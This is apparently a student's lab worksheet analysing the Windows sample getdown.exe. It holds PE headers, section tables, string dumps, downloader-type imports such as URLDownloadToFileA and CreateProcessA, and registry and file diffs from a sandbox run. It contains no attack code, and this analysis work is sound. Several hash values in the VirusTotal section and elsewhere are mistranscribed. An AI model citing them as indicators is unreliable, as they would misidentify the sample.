



# Malware Analysis Template

<b>Date:</b>	8/11/2022																																																																																																																														
<b>Workstation:</b>	REMWorkstationVM																																																																																																																														
<b>File Name:</b>	getdown.exe																																																																																																																														
<b>File Location:</b>	C:\Users\REM\Desktop\Malware\Day1\getdown.exe																																																																																																																														
<b>File Timestamps:</b>																																																																																																																															
<b>Notification Vector:</b>																																																																																																																															
<b>File Size (bytes):</b>	38912 bytes																																																																																																																														
<b>Icon Graphic:</b>	 getdown.exe																																																																																																																														
<b>Signed?:</b>																																																																																																																															
<b>File Hash:</b>	MD5: 2A8668A6D0E12C7380A26910D504ECBF SHA1: 414300597938D64B3486BE6004003D90D565360D SHA256: CD78CF4AF8E37B4A9DE479867167027887A28527E2738C481A1C6891D707F21A																																																																																																																														
<b>Imp Hash:</b>	A675367C6D79F8C7B7603D13CFD0A3FF																																																																																																																														
<b>PE Section Hashes:</b>																																																																																																																															
 <table border="1" style="width: 100%; border-collapse: collapse;"> <thead> <tr> <th>property</th> <th>value</th> <th>value</th> <th>value</th> <th>value</th> <th>value</th> </tr> </thead> <tbody> <tr> <td>name</td> <td>.text</td> <td>.rdata</td> <td>.data</td> <td>.pdata</td> <td>.reloc</td> </tr> <tr> <td>md5</td> <td>683BFC83B9EBC12E44C6...</td> <td>BA612F3432713862DC08...</td> <td>2C8C40E15F6A403116A...</td> <td>DCA427AAD0E81237174...</td> <td>9EAC576B39B1AEE2BAE...</td> </tr> <tr> <td>file-ratio (97.37 %)</td> <td>55.26 %</td> <td>26.32 %</td> <td>10.53 %</td> <td>3.95 %</td> <td>1.32 %</td> </tr> <tr> <td>virtual-size (41482 bytes)</td> <td>21224 bytes</td> <td>9768 bytes</td> <td>8736 bytes</td> <td>1308 bytes</td> <td>446 bytes</td> </tr> <tr> <td>virtual-address</td> <td>0x00001000</td> <td>0x00007000</td> <td>0x0000A000</td> <td>0x0000D000</td> <td>0x0000E000</td> </tr> <tr> <td>raw-size (37888 bytes)</td> <td>21504 bytes</td> <td>10240 bytes</td> <td>4096 bytes</td> <td>1536 bytes</td> <td>512 bytes</td> </tr> <tr> <td>raw-address</td> <td>0x00000400</td> <td>0x00005800</td> <td>0x00008000</td> <td>0x00009000</td> <td>0x00009600</td> </tr> <tr> <td>cave (1046 bytes)</td> <td>280 bytes</td> <td>472 bytes</td> <td>0 bytes</td> <td>228 bytes</td> <td>66 bytes</td> </tr> <tr> <td>entropy</td> <td>6.186</td> <td>4.407</td> <td>2.243</td> <td>3.821</td> <td>3.930</td> </tr> <tr> <td>entry-point (0x00001740)</td> <td>x</td> <td>-</td> <td>-</td> <td>-</td> <td>-</td> </tr> <tr> <td>blacklisted</td> <td>-</td> <td>-</td> <td>-</td> <td>-</td> <td>-</td> </tr> <tr> <td>writable</td> <td>-</td> <td>-</td> <td>x</td> <td>-</td> <td>-</td> </tr> <tr> <td>executable</td> <td>x</td> <td>-</td> <td>-</td> <td>-</td> <td>-</td> </tr> <tr> <td>shareable</td> <td>-</td> <td>-</td> <td>-</td> <td>-</td> <td>-</td> </tr> <tr> <td>discardable</td> <td>-</td> <td>-</td> <td>-</td> <td>-</td> <td>x</td> </tr> <tr> <td>cachable</td> <td>x</td> <td>x</td> <td>x</td> <td>x</td> <td>x</td> </tr> <tr> <td>pageable</td> <td>x</td> <td>x</td> <td>x</td> <td>x</td> <td>x</td> </tr> <tr> <td>initialized-data</td> <td>-</td> <td>x</td> <td>x</td> <td>x</td> <td>x</td> </tr> <tr> <td>uninitialized-data</td> <td>-</td> <td>-</td> <td>-</td> <td>-</td> <td>-</td> </tr> <tr> <td>readable</td> <td>x</td> <td>x</td> <td>x</td> <td>x</td> <td>x</td> </tr> </tbody> </table> <p style="margin-left: 20px;">.text md5: 683BFC83B9EBC12E44C691908837D772            .rdata md5: BA612F3432713862DC089D17218F2038            .data md5: 2C8C40E15F6A403116AAC705277A7897</p>		property	value	value	value	value	value	name	.text	.rdata	.data	.pdata	.reloc	md5	683BFC83B9EBC12E44C6...	BA612F3432713862DC08...	2C8C40E15F6A403116A...	DCA427AAD0E81237174...	9EAC576B39B1AEE2BAE...	file-ratio (97.37 %)	55.26 %	26.32 %	10.53 %	3.95 %	1.32 %	virtual-size (41482 bytes)	21224 bytes	9768 bytes	8736 bytes	1308 bytes	446 bytes	virtual-address	0x00001000	0x00007000	0x0000A000	0x0000D000	0x0000E000	raw-size (37888 bytes)	21504 bytes	10240 bytes	4096 bytes	1536 bytes	512 bytes	raw-address	0x00000400	0x00005800	0x00008000	0x00009000	0x00009600	cave (1046 bytes)	280 bytes	472 bytes	0 bytes	228 bytes	66 bytes	entropy	6.186	4.407	2.243	3.821	3.930	entry-point (0x00001740)	x	-	-	-	-	blacklisted	-	-	-	-	-	writable	-	-	x	-	-	executable	x	-	-	-	-	shareable	-	-	-	-	-	discardable	-	-	-	-	x	cachable	x	x	x	x	x	pageable	x	x	x	x	x	initialized-data	-	x	x	x	x	uninitialized-data	-	-	-	-	-	readable	x	x	x	x	x
property	value	value	value	value	value																																																																																																																										
name	.text	.rdata	.data	.pdata	.reloc																																																																																																																										
md5	683BFC83B9EBC12E44C6...	BA612F3432713862DC08...	2C8C40E15F6A403116A...	DCA427AAD0E81237174...	9EAC576B39B1AEE2BAE...																																																																																																																										
file-ratio (97.37 %)	55.26 %	26.32 %	10.53 %	3.95 %	1.32 %																																																																																																																										
virtual-size (41482 bytes)	21224 bytes	9768 bytes	8736 bytes	1308 bytes	446 bytes																																																																																																																										
virtual-address	0x00001000	0x00007000	0x0000A000	0x0000D000	0x0000E000																																																																																																																										
raw-size (37888 bytes)	21504 bytes	10240 bytes	4096 bytes	1536 bytes	512 bytes																																																																																																																										
raw-address	0x00000400	0x00005800	0x00008000	0x00009000	0x00009600																																																																																																																										
cave (1046 bytes)	280 bytes	472 bytes	0 bytes	228 bytes	66 bytes																																																																																																																										
entropy	6.186	4.407	2.243	3.821	3.930																																																																																																																										
entry-point (0x00001740)	x	-	-	-	-																																																																																																																										
blacklisted	-	-	-	-	-																																																																																																																										
writable	-	-	x	-	-																																																																																																																										
executable	x	-	-	-	-																																																																																																																										
shareable	-	-	-	-	-																																																																																																																										
discardable	-	-	-	-	x																																																																																																																										
cachable	x	x	x	x	x																																																																																																																										
pageable	x	x	x	x	x																																																																																																																										
initialized-data	-	x	x	x	x																																																																																																																										
uninitialized-data	-	-	-	-	-																																																																																																																										
readable	x	x	x	x	x																																																																																																																										

.pdata md5: DCA427AAD0E81237174BC3A627EFEFFF

.reloc md5: 9EAC576B39B1AEE2BAE1F98BC14D8E49

### Compile Time (pescanner, PEView):

Wed Feb 25 01:12:17 2015

### File Properties (PEStudio, PeView): Description, version, file header characteristics

This screenshot shows the PESuite interface with the file properties for a malware sample. The left pane displays a tree view of file sections: indicators, virustotal, dos-stub, file-header (Feb.2015), optional-header (GUI), directories, sections, libraries, imports, exports, tls-callbacks, resources, strings, debug, manifest, version, certificate, and overlay. The right pane lists various file properties with their values.

property	value
md5	2A8668A6D0E12C7380A26910D504ECBF
sha1	414300597938D64B3486BE6004003D90D565360D
sha256	CD78CF4AF8E37B4A9DE479867167027887A28527E2738C481A1C6891D707F21A
first-bytes (hex)	4D 5A 90 00 00 00 00 00 04 00 00 00 FF FF 00 00 B8 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00
first-bytes (text)	M Z .....@.....
size	38912 bytes
entropy	5.529
imphash	A675367C6D79F8C7B7603D13CFD0A3FF
cpu	64-bit
signature	n/a
entry-point (hex)	48 83 EC 28 E8 63 18 00 00 48 83 C4 28 E9 52 FE FF
file-version	n/a
file-description	n/a
file-type	executable
subsystem	GUI
compiler-stamp	Wed Feb 25 01:12:17 2015
debugger-stamp	n/a

This screenshot shows the PESuite interface with the file header characteristics for the same malware sample. The left pane shows the same tree view of file sections. The right pane lists detailed file header characteristics.

property	value
signature	0x00004550
machine	Amd64
sections	5
compiler-stamp	0x54ED67C1 (Wed Feb 25 01:12:17 2015)
pointer-symbol-table	0x00000000
number-of-symbols	0
size-of-optimal-header	240 bytes
processor-32bit	false
relocation-stripped	false
large-address-aware	true
uniprocessor-only	false
system-image	false
dynamic-link-library	false
executable	true
debug information stripped	false
if on a removable media, copy and run from the swap	false
if on a Network, copy and run from the swap	false

### Strings (strings, strings2, BinText): Functions, domains, IP addresses, commands, error msgs

- Some strings using BinText:

Search | Filter | Help |

File to scan C:\Users\REM\Desktop\Malware\Day1\getdown.exe

Advanced view


File pos	Mem pos	ID	Text
A 00000000004D	00000000004E	0	!This program cannot be run in DOS mode.
A 0000000000C7	000000000054	0	PRich
A 0000000001E8	000000000175	0	.text
A 000000000210	00000000019D	0	.rdata
A 000000000237	0000000001C4	0	@.data
A 000000000260	0000000001ED	0	.pdata
A 000000000287	000000000214	0	@.reloc
A 0000000005CF	00000000055C	0	D\$pE3
A 0000000005E1	00000000056E	0	t\$OE3
A 000000000B76	000000000B03	0	D\$KE3
A 000000000E8B	000000000E68	0	WATAUAVAWH
A 000000000F6A	000000000EF7	0	IS H:
A 000000001055	000000000FE2	0	AJA\_
A 0000000010F4	000000001081	0	t\$WATAUH
A 00000000133F	0000000012CC	0	AJA\_
A 00000000139F	00000000132C	0	WATAUAVAWH
A 0000000013CE	00000000135B	0	IcqHI
A 000000001506	000000001493	0	IcqHH
A 00000000150D	00000000149A	0	;/sUH
A 000000001530	0000000014BD	0	D:t1
A 000000001583	000000001510	0	AJA\_
A 000000001799	000000001726	0	.'u3
A 0000000017BA	000000001747	0	< wH
A 000000001919	0000000018A6	0	xATAUAVH
A 000000001A4C	0000000019D9	0	<tG:tC
A 000000001ADF	000000001A6C	0	t\$WH
A 000000001B36	000000001AC3	0	L\$@E3
A 000000001B4B	000000001AD8	0	Hct\$@H
A 000000001B5D	000000001AEA	0	s\$HcL\$HH
A 000000001BE1	000000001B6E	0	xATH
A 000000001C01	000000001B8E	0	fD9:t
A 000000001C0B	000000001B98	0	fD9#u
A 000000001C15	000000001BA2	0	fD9#u
A 000000001C1D	000000001BAA	0	d\$RH+
A 000000001CD3	000000001C60	0	ATAUAVH
A 000000001D6C	000000001CF9	0	fD9\$b

File pos	Mem pos	ID	Text
A 0000000005A60	00000000059ED	0	CorExitProcess
A 0000000006558	00000000065E5	0	GetProcessWindowStation
A 0000000006670	00000000065FD	0	GetUserObjectInformationW
A 0000000006690	000000000661D	0	GetLastActivePopup
A 00000000066A8	0000000006635	0	GetActiveWindow
A 00000000066B8	0000000006645	0	MessageBoxW
A 0000000006938	00000000068C5	0	HH:mm:ss
A 0000000006948	00000000068D5	0	dddd, MMMM dd, yyyy
A 0000000006960	00000000068ED	0	MM/dd/yy
A 0000000006978	0000000006905	0	December
A 0000000006988	0000000006915	0	November
A 0000000006998	0000000006925	0	October
A 00000000069A0	000000000692D	0	September
A 00000000069AC	0000000006939	0	August
A 00000000069C4	0000000006951	0	April
A 00000000069CC	0000000006959	0	March
A 00000000069D8	0000000006965	0	February
A 00000000069E8	0000000006975	0	January
A 0000000006A20	00000000069AD	0	Saturday
A 0000000006A2C	00000000069B9	0	Friday
A 0000000006A38	00000000069C5	0	Thursday
A 0000000006A48	00000000069D5	0	Wednesday
A 0000000006A58	00000000069E5	0	Tuesday
A 0000000006A60	00000000069ED	0	Monday
A 0000000006A68	00000000069F5	0	Sunday
A 0000000007040	0000000006FC0	0	l'#\$%&[]*+./0123456789:<=>?@abcdefghijklmnoprstuvwxyz[\n]
A 0000000007081	00000000070E	0	abcdefghijklmnoprstuvwxyz[\n]~
A 00000000071C0	000000000714D	0	l'#\$%&[]*+./0123456789:<=>?@ABCDEFGHIJKLMNPQRSTUVWXYZ[\n]~
A 0000000007201	000000000718E	0	ABCDEFGHIJKLMNPQRSTUVWXYZ[\n]~
A 000000000798A	0000000007947	0	CreateProcessA
A 00000000079CC	0000000007959	0	GetTempFileNameA
A 00000000079E0	000000000796D	0	IsDebuggerPresent
A 00000000079F4	0000000007981	0	GetTempPathA
A 0000000007A02	000000000798F	0	KERNEL32.dll
A 0000000007A12	000000000799F	0	URLDownloadToFileA
A 0000000007A26	00000000079B3	0	urlmon.dll


Advanced view

File pos	Mem pos	ID	Text
A 0000000007081	000000000700E	0	abcdefghijklmnoprstuvwxyz()
A 00000000071C0	000000000714D	0	I'#\$%&!'0+..0/123456789.:>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\\]
A 0000000007201	000000000718E	0	ABCDEFGHIJKLMNOPQRSTUVWXYZwXYZ[]~
A 00000000079BA	0000000007947	0	CreateProcessA
A 00000000079CC	0000000007959	0	GetTempFileNameA
A 00000000079E0	000000000796D	0	IsDebuggerPresent
A 00000000079F4	0000000007981	0	GetTempPathA
A 0000000007A02	000000000798F	0	KERNEL32.dll
A 0000000007A12	000000000799F	0	URLDownloadToFileA
A 0000000007A26	00000000079B3	0	urlmon.dll
A 0000000007A34	00000000079C1	0	GetCommandLineA
A 0000000007A46	00000000079D3	0	GetStartupInfoW
A 0000000007A58	00000000079E5	0	TerminateProcess
A 0000000007A6C	00000000079F9	0	GetCurrentProcess
A 0000000007A80	0000000007A0D	0	UnhandledExceptionFilter
A 0000000007A9C	0000000007A29	0	SetUnhandledExceptionFilter
A 0000000007ABA	0000000007A47	0	RtlVirtualUnwind
A 0000000007ACE	0000000007A5B	0	RtlLookupFunctionEntry
A 0000000007AE8	0000000007A75	0	RtlCaptureContext
A 0000000007AFC	0000000007A89	0	GetProcAddress
A 0000000007B0E	0000000007A9B	0	GetModuleHandleW
A 0000000007B22	0000000007AAF	0	ExitProcess
A 0000000007B30	0000000007ABD	0	DecodePointer
A 0000000007B40	0000000007ACD	0	WriteFile
A 0000000007B4C	0000000007AD9	0	GetStdHandle
A 0000000007B5C	0000000007AE9	0	GetModuleFileNameW
A 0000000007B72	0000000007AFF	0	RtlUnwindEx
A 0000000007B80	0000000007B0D	0	GetModuleFileNameA
A 0000000007B96	0000000007B23	0	FreeEnvironmentStringsW
A 0000000007B9D	0000000007B3D	0	WideCharToMultiByte
A 0000000007BC6	0000000007B53	0	GetEnvironmentStringsW
A 0000000007BE0	0000000007B6D	0	SetHandleCount
A 0000000007BF2	0000000007B7F	0	InitializeCriticalSectionAndSpinCount
A 0000000007C1A	0000000007BA7	0	GetFileType
A 0000000007C28	0000000007BB5	0	DeleteCriticalSection
A 0000000007C40	0000000007BCD	0	EncodePointer



Advanced view

File pos	Mem pos	ID	Text
A 0000000007C28	0000000007BB5	0	DeleteCriticalSection
A 0000000007C40	0000000007BCD	0	EncodePointer
A 0000000007C50	0000000007BDD	0	FlsGetValue
A 0000000007C5E	0000000007BE8	0	FlsSetValue
A 0000000007C6C	0000000007BF9	0	FlsFree
A 0000000007C76	0000000007C03	0	SetLastError
A 0000000007C86	0000000007C13	0	GetCurrentThreadId
A 0000000007C9C	0000000007C29	0	GetLastError
A 0000000007CAC	0000000007C39	0	FlsAlloc
A 0000000007CB8	0000000007C45	0	HeapSetInformation
A 0000000007CCE	0000000007C58	0	GetVersion
A 0000000007CDC	0000000007C69	0	HeapCreate
A 0000000007CEA	0000000007C77	0	QueryPerformanceCounter
A 0000000007D04	0000000007C91	0	GetTickCount
A 0000000007D14	0000000007CA1	0	GetCurrentProcessId
A 0000000007D24	0000000007CB7	0	GetSystemTimeAsFileTime
A 0000000007D44	0000000007CD1	0	LeaveCriticalSection
A 0000000007D5C	0000000007CE9	0	EnterCriticalSection
A 0000000007D74	0000000007D01	0	LoadLibraryW
A 0000000007D84	0000000007D11	0	GetCPLInfo
A 0000000007D90	0000000007D1D	0	GetACP
A 0000000007D94	0000000007D27	0	GetOEMCP
A 0000000007DA6	0000000007D33	0	IsValidCodePage
A 0000000007DB8	0000000007D45	0	HeapFree
A 0000000007DC4	0000000007D51	0	Sleep
A 0000000007DCC	0000000007D59	0	HeapSize
A 0000000007DD8	0000000007D65	0	LCMapStringW
A 0000000007DE8	0000000007D75	0	MultiByteToWideChar
A 0000000007DFE	0000000007D88	0	GetStringTypeW
A 0000000007E10	0000000007D9D	0	HeapAlloc
A 0000000007E1C	0000000007DA9	0	HeapReAlloc
A 00000000084FE	000000000848B	0	abcdefghijklmnoprstuvwxyz()
A 00000000085DE	000000000856B	0	ABCDEFGHIJKLMNOPQRSTUVWXYZ[\\]
A 00000000085FE	000000000858B	0	abcdefghijklmnoprstuvwxyz()
A 0000000008702	000000000886F	0	ABCDEF
A 00000000087F1	000000000877E	0	abcdefghijklmnoprstuvwxyz()



### Packed (pscanner, PEiD, Exeinfo):

- Not packed

pestudio 8.74 - Malware Initial Assessment - www.winitor.com

File Help

c:\users\rem\Desktop\malwar

**property**

md5	2A8668A6D0E12C7380A26910D504ECBF
sha1	414300597938D64B3486BE600403D90D565360D
sha256	CD78CF4AF8E37B4A9DE479867167027887A28527E2738C481A1C6891D707F21A
first-bytes (hex)	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 B8 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00
first-bytes (text)	M Z .....@ .....
size	38912 bytes
entropy	5.529
imphash	A675367C6D79F8C7B7603D13CFD0A3FF
cpu	64-bit
signature	n/a
entry-point (hex)	48 83 EC 28 E8 63 18 00 00 48 83 C4 28 E9 52 FE FF
file-version	n/a
file-description	n/a
file-type	executable
subsystem	GUI
compiler-stamp	Wed Feb 25 01:12:17 2015
debugger-stamp	n/a

sha256: CD78CF4AF8E37B4A9DE479867167027887A28527E2738C481A1C6891D707F21A    cpu: 64-bit    file-type: executable    subsystem: GUI    entry-point: 0x00001740    signature: ...

## Entropy (ByteHist, pscanner): File, sections

pestudio 8.74 - Malware Initial Assessment - www.winitor.com

File Help

c:\users\rem\Desktop\malwar

**property**

	value	value	value	value	value
name	.text	.rdata	.data	.pdata	.reloc
md5	683BFC83B9EBC12E44C6...	BA612F3432713862DC08...	2C8C40E15F6A403116A...	DCA427AAD0E81237174...	9EAC576B39B1AEE2BAE...
file-ratio (97.37 %)	55.26 %	26.32 %	10.53 %	3.95 %	1.32 %
virtual-size (41482 bytes)	21224 bytes	9768 bytes	8736 bytes	1308 bytes	446 bytes
virtual-address	0x00001000	0x00007000	0x0000A000	0x0000D000	0x0000E000
raw-size (37888 bytes)	21504 bytes	10240 bytes	4096 bytes	1536 bytes	512 bytes
raw-address	0x00000400	0x00005800	0x00008000	0x00009000	0x00009600
cave (1046 bytes)	280 bytes	472 bytes	0 bytes	228 bytes	66 bytes
entropy	6.186	4.407	2.243	3.821	3.3930
entry-point (0x00001740)	x	-	-	-	-
blacklisted	-	-	-	-	-
writable	-	-	x	-	-
executable	x	-	-	-	-
shareable	-	-	-	-	-
discardable	-	-	-	-	x
cachable	x	x	x	x	x
pageable	x	x	x	x	x
initialized-data	-	x	x	x	x
uninitialized-data	-	-	-	-	-
readable	x	x	x	x	x

sha256: CD78CF4AF8E37B4A9DE479867167027887A28527E2738C481A1C6891D707F21A    cpu: 64-bit    file-type: executable    subsystem: GUI    entry-point: 0x00001740    signature: ...

- entropy (file): 5.529
- .text entropy: 6.186
- .rdata entropy: 4.407
- .data entropy: 2.243
- .pdata entropy: 3.821
- .reloc entropy: 3.3930

## Imported/Exported Functions (PEStudio, Dependency Walker):

- Libraries: KERNEL32.dll, urlmon.dll
- Imported Functions: URLDownloadToFileA, CreateProcessA, IsDebuggerPresent, GetTempFileNameA,...

name (60)	group (10)	anonymous (0)	type (1)	blacklist (17)	anti-debug (0)	undocumented (0)	deprecated (4)	library (2)
GetProcAddress	21	-	implicit	-	-	-	-	kernel32.dll
GetModuleHandleW	21	-	implicit	-	-	-	-	kernel32.dll
GetModuleFileNameW	21	-	implicit	x	-	-	-	kernel32.dll
GetModuleFileNameA	21	-	implicit	x	-	-	-	kernel32.dll
LoadLibraryW	21	-	implicit	-	-	-	-	kernel32.dll
GetStdHandle	20	-	implicit	-	-	-	-	kernel32.dll
IsDebuggerPresent	19	-	implicit	-	-	-	-	kernel32.dll
QueryPerformanceCounter	19	-	implicit	x	-	-	-	kernel32.dll
GetTickCount	19	-	implicit	-	-	-	-	kernel32.dll
UnhandledExceptionFilter	18	-	implicit	-	-	-	-	kernel32.dll
SetUnhandledExceptionFilter	18	-	implicit	-	-	-	-	kernel32.dll
RtlCaptureContext	18	-	implicit	x	-	-	-	kernel32.dll
RtlLookupFunctionEntry	16	-	implicit	x	-	-	-	kernel32.dll

name (60)	group (10)	anonymous (0)	type (1)	blacklist (17)	anti-debug (0)	undocumented (0)	deprecated (4)	library (2)
RtlCaptureContext	18	-	implicit	x	-	-	-	kernel32.dll
RtlLookupFunctionEntry	16	-	implicit	x	-	-	-	kernel32.dll
InitializeCriticalSectionAnd...	7	-	implicit	-	-	-	-	kernel32.dll
DeleteCriticalSection	7	-	implicit	-	-	-	-	kernel32.dll
LeaveCriticalSection	7	-	implicit	-	-	-	-	kernel32.dll
EnterCriticalSection	7	-	implicit	-	-	-	-	kernel32.dll
GetTempFileNameA	6	-	implicit	x	-	-	-	kernel32.dll
GetTempPathA	6	-	implicit	-	-	-	-	kernel32.dll
WriteFile	6	-	implicit	-	-	-	-	kernel32.dll
GetFileType	6	-	implicit	-	-	-	-	kernel32.dll
GetSystemTimeAsFileTime	6	-	implicit	-	-	-	-	kernel32.dll
URLDownloadToFileA	6	-	implicit	x	-	-	-	urlmon.dll
HeapAlloc	5	-	implicit	-	-	-	-	kernel32.dll
GetStringTypeW	5	-	implicit	-	-	-	x	kernel32.dll
RtlVirtualUnwind	5	-	implicit	x	-	-	-	kernel32.dll
HeapSetInformation	5	-	implicit	x	-	-	-	kernel32.dll
HeapCreate	5	-	implicit	-	-	-	-	kernel32.dll
HeapFree	5	-	implicit	-	-	-	-	kernel32.dll
HeapSize	5	-	implicit	-	-	-	-	kernel32.dll
HeapReAlloc	5	-	implicit	-	-	-	-	kernel32.dll
CreateProcessA	2	-	implicit	x	-	-	-	kernel32.dll
GetCommandLineA	2	-	implicit	-	-	-	-	kernel32.dll
GetStartupInfoW	2	-	implicit	-	-	-	-	kernel32.dll
TerminateProcess	2	-	implicit	x	-	-	-	kernel32.dll
GetCurrentProcess	2	-	implicit	x	-	-	-	kernel32.dll
ExitProcess	2	-	implicit	-	-	-	-	kernel32.dll
FreeEnvironmentStringsW	2	-	implicit	x	-	-	-	kernel32.dll
GetEnvironmentStringsW	2	-	implicit	x	-	-	-	kernel32.dll
GetCurrentThreadId	2	-	implicit	x	-	-	-	kernel32.dll
GetCurrentProcessId	2	-	implicit	x	-	-	-	kernel32.dll
Sleep	2	-	implicit	-	-	-	-	kernel32.dll

→ There are some functions in the blacklist that are marked red X, those will be a good point to start a deeper analysis.

## Open Source Research (VirusTotal, search engines, malware repositories):

- Search for the malware's hash on VirusTotal:

MD5	2a8668a6d0e12c7380a26910d504ecbf
SHA-1	414300597938d6a3486be600400390d565360d
SHA-256	cd78c14af8e37b4a9de479867167027887a28527e2738c481a1c6891d707f21a
Vhash	034056651d15151az3blz1hz
Authentihash	d65d2c805e987ea1f14675ceaa8fb6390cf85cc7c38ab8f850ec08c0ae4e11c
ImpHash	a675367c6d79fc7b7603d13cd0a3ff
Rich PE header hash	d22e5029d322ba593cbd3243e6247dd
SSDEEP	768 gcwckT7epG1BgljMlbOKjK4+BzJZMSeUJnKsqKD3XjWOUgZlVu:gceKT7JMLIdXMSeUpJxQWi
TSLSH	T12E032A1933A000F4E0638336C8F29A56E373F845A3B6865E5768456A2FB37D59D3C772
File type	Win32 EXE
Magic	PE32+ executable for MS Windows (GUI) Mono/ Net assembly
TrID	Win64 Executable (generic) (48.7%)   Win16 NE executable (generic) (23.3%)   OS/2 Executable (generic) (9.3%)   Generic Win/DOS Executable (9.2%)   DOS Executable Generic (9.2%)
DetectItEasy	PE64 Compiler: Microsoft Visual C/C++ (2010)   Linker: Microsoft Linker (10.0) [GUI64]
File size	38.00 KB (38912 bytes)

## File System Artifacts (Regshot, CaptureBAT, Process Monitor, Cuckoo):

Triggers: Browser, mail client, specific web pages (google, bank), time, reboot, user/admin privs

*Dependencies:* DNS, HTTP, IRC, ARP

- Use Regshot to take the first shot, I run "getdown.exe" as administrator, use Process Monitor to catch all the processes. After less than 1 minute, I try to use Process Hacker to terminate the malware file but it seems to be terminated by itself. I use Regshot to take the second shot and compare 2 shots.
  - More information in the compare file using Regshot:

```
File Edit Format View
Help
Nguyen Le Dinh Vu
< >
```

Reghost 1.9.0 x64 ANSI  
Comments:  
Datetime: 2022/11/8 06:49:12 , 2022/11/8 06:50:49  
Computer: DESKTOP-2C3IQHQ , DESKTOP-2C3IQHQ  
Username: REM , REM  
-----  
Keys deleted: 2  
-----  
HKLM\Software\Microsoft\Windows\CurrentVersion\WindowsUpdate\Orchestrator\ActiveUpdateSessions\51b519d5-b6f5-4333-8df6-e74d7c9aead4  
HKLM\Software\Microsoft\Windows NT\CurrentVersion\AppCompatFlags\Appraiser\WuCache\RS4  
-----  
Keys added: 12  
-----  
HKLM\Software\Microsoft\Wbem\Transports\Decoupled\Client  
HKLM\Software\Microsoft\Wbem\Transports\Decoupled\Client\{59E83DC-EE34-42B5-91DA-7ADC35CF1717}  
HKLM\Software\Microsoft\Wbem\Transports\Decoupled\Client\{BB962B52-F0A2-4F89-9B63-E6EB774260E4}  
HKLM\Software\Microsoft\Wbem\Transports\Decoupled\Client\{C348F06-2F70-4077-AF58-19AE6A623D00}  
HKLM\Software\Microsoft\Wbem\Transports\Decoupled\Client\{D8A846F2-EBE8-4408-BC07-21BABC316787}  
HKLM\Software\Microsoft\Windows\CurrentVersion\NcuAutoSetup\NetworkSetting\{9592023A-80E9-4780-80C4-08A89E33F404}  
HKU\S-1-5-21-1866265027-1870850910-1579135973-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\SessionInfo\ApplicationViewManagement\W32:00000000000040400  
HKU\S-1-5-21-1866265027-1870850910-1579135973-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\SessionInfo\ApplicationViewManagement\W32:000000000000502400  
HKU\S-1-5-21-1866265027-1870850910-1579135973-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\SessionInfo\ApplicationViewManagement\W32:00000000000080400  
HKU\S-1-5-21-1866265027-1870850910-1579135973-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\SessionInfo\ApplicationViewManagement\W32:000000000000B0344  
HKU\S-1-5-21-1866265027-1870850910-1579135973-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\SessionInfo\ApplicationViewManagement\W32:000000000000C0344  
HKU\S-1-5-21-1866265027-1870850910-1579135973-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\SessionInfo\ApplicationViewManagement\W32:000000000000E0346

→ Keys deleted: 2, Keys added: 12.

→ Value deleted 12. Values added: 948.

```
23505 Files added: 22
23506
23507 C:\ProgramData\Microsoft\WER\Temp\WER7DC.tmp.csv
23508 C:\ProgramData\Microsoft\Windows\WER\Temp\WER7FC.tmp.txt
23509 C:\ProgramData\Microsoft\Windows\WER\Temp\WER972.tmp.WERInternalMetadata.xml
23510 C:\ProgramData\Microsoft\Windows\WER\ReportQueue\NonCritical_Update_\c0c3284d53dccf59f3f8aacdae31ecfb1b1acf33_00000000_0d5c082a\Report.wer
23511 C:\Users\All Users\Microsoft\Windows\WER\Temp\WER7DC.tmp.csv
23512 C:\Users\All Users\Microsoft\Windows\WER\Temp\WER7FC.tmp.txt
23513 C:\Users\All Users\Microsoft\Windows\WER\Temp\WER972.tmp.WERInternalMetadata.xml
23514 C:\Users\All Users\Microsoft\Windows\WER\ReportQueue\NonCritical_Update_\c0c3284d53dccf59f3f8aacdae31ecfb1b1acf33_00000000_0d5c082a\Report.wer
